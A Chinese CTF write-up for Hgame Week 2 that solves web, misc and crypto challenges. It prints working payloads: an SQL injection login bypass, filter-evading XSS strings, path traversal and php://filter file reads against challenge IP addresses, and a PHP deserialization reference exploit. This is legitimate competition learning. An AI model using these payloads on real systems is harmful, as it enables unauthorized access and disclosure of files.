Hgame Week2 Write up

——Li4n0

1. Web部分：

1. 最简单的sql题:

送分题，我也不知道怎么解释了，直接上payload吧,用户名：

```
admin'#
```

flag：hgame{@s0ng_fen_ti@}

2. xss-1:

比较简单的xss，看一下过滤了script image (，那么可以用`<img>`的加载行为执行js，（用html实体编码代替就好，最后的payload：

```
<img src=1 onerror=alert&#40;1)>
```

flag:hgame{#X5s_soo00o_e4sy#}

3. xss-2:

分析一下，过滤了script img image （和 >，而输出的位置在input标签的value属性内，因为没有过滤引号，所以可以闭合掉value，但是因为>被过滤掉了，所以只能在input标签内构造xss。

开始的时候我尝试利用onfocus和autofocus属性构造出一个不需要交互的xss，payload如下：

```
" onfocus="alert&#40;1)" autofocus
```

实现的效果如下：

```
<input value="1" onfocus="alert(1)" autofocus="" "="" type="text">
```

理论上一个一个网页如果存在这样的代码，那么在网页刚被打开的时候，是可以弹的。但是在题目中，由于题目本身需要我们在一个输入框中输入payload，所以并不能实现autofocus，也就没有办法实现非交互……

继续思考。。反复读题后，心想为什么要过滤image呢？难道可以利用image构造payload？于是想到如果input标签的type属性的值是image的话，是不是就也可以利用图片的加载行为了呢？于是尝试如下payload：

```
" type=im&#97;ge src=1 onerror=alert&#40;1)
```

成功了~~学到新姿势！

flag：hgame{#LuCkY_y0u_a1ert_l#}

4. 草莓社区-1：

已经提示是文件读取漏洞、也告诉了flag的位置，于是直接访问：

> http://118.25.18.223:10011/show_maopian.php?mao=../flag.php

然后在响应中看到文件内容为：

```
<?php
    $flag="hgame{#Ma0_pi4n_haO_k4n_ma#}";
```

(#^.^#)嗯，毛片不如flag好看

5. 草莓社区-2：

和社区1情况类似，不过直接访问已经不能看到文件内容了，那么试试php伪协议来读取文件内容，

payload：

> http://118.25.18.223:10012/show_maopian.php?mao=php://filter/read=convert.base64-encode/resource=../flag.php

然后再响应中收到文件内容的base64编码，解码得到文件内容为：

```
<?php
    $flag="hgame{!m4o_pi4n_ChaO_hao_kan!}";
```

(#^.^#) 嗯，毛片不如女装好看

6. Random?:

开始的时候没看懂提示，以为那句 “vim线上改代码网不好真致命” 单纯的是出题人的一句吐槽（还是自己掌握的姿势不够多o(╥﹏╥)o）。后来实在做不出来才开始百度 ctf vim，了解到了备份泄露。

于是在：http://123.206.203.108:10001/.random.php.swp 里找到了备份文件，下载下来后用vim恢复，得到源代码：

```php
<?php
error_reporting(0);
include ('flag.php');

class emmm
{
    var $public;
    var $secret;
}

if ($_GET['emmm']) {
    $emmm = unserialize($_GET['emmm']);
        if (!is_object($emmm)) {
        die("error");
    }
    $emmm->public = random_int(0, 100000000);
    $emmm->secret = random_int(0, 100000000);
    if ($emmm->public == $emmm->secret) {
        echo $flag;
    }
}

#highlight_file(__FILE__);
```

看到了unserialize()，那么应该是反序列漏洞，对象emmm的两个变量类型和值都完全可控，但是在反序列化之后这两个变量的又被重新赋予了一个随机整型数值。

百度了一下random_int()，发现是php7里面增加的新函数，特点是贼安全.....QAQ，那么想要让public和secret随机到一样的值，基本上是行不通的。

后来想到了可以使得两个变量指向同一个内存空间，（类似于c语言的指针），于是了解到了php的引用传值（不会php现学现卖=_=），那么构造这样的payload：


> http://123.206.203.108:10001/random.php?emmm=O:4:"emmm":2:{s:6:"public";i:2;s:6:"secret";R:2;}

使得secret指向public就好了，得到flag：hgame{&_Is_wondeRful!@#}

2. misc部分

1.咻咻咻：

这道题hint给的已经很明显了，zip伪加密以及音频lsb隐写，winhex打开zip，找到两个pk头，发现加密标志位不一致：



把5改成偶数就可以打开压缩包了。

然后看到wav文件，用wavsteg处理一下，

> python WavSteg.py -r -s 1.wav -o output.txt -n 1 -b 1000

在得到的txt第一行发现一串base64，拿去解密得到flag:hgame{h4ppy_xiu_Xiu_xxxxiUU}

2.easy password:

emmm,这个没啥好说的。。。用AAPR跑一下就好了。。。最后的密码是hgame18，不过看到群里有人说不是暴力跑出来的。。就比较好奇了。。

flag:hgame{0pos_You_5ound_m3_HAHA}

3. crypto部分：

1.Caesar&&Caesar：

维吉尼亚密码，直接上工具了，

然后把解密的内容扔到谷歌翻译。。。。发现是《百年孤独》。。幸好之前读过。。。。然后flag就是：

~~hgame{bai_nian_gu_du}~~

hgame{One_Hundred_Years_of_Solitude}

2.violence：

先把cipher还原回来：

```
hex = '191709050607090519 5f07065f06031505195f035f0a07065f170c5f1407170205101105'
a = bytearray.fromhex(hex)
for i in a:
    if  chr(i) != '_':
        print(chr(i+96),end='')
    else:
        print(chr(i),end='')
```

得到结果：

> ywiefgiey_gf_fcuey_c_jgf_wl_tgwbepqe

然后扔到quipqiup上解密，得到：

> sometimes_it_takes_a_bit_of_violence

加上hgame{}就是flag了。

PS：

这周学到了不少新姿势，开心的同时也深深感到自己太菜了。。。。但愿还能跟得上(ℸ_ℸ)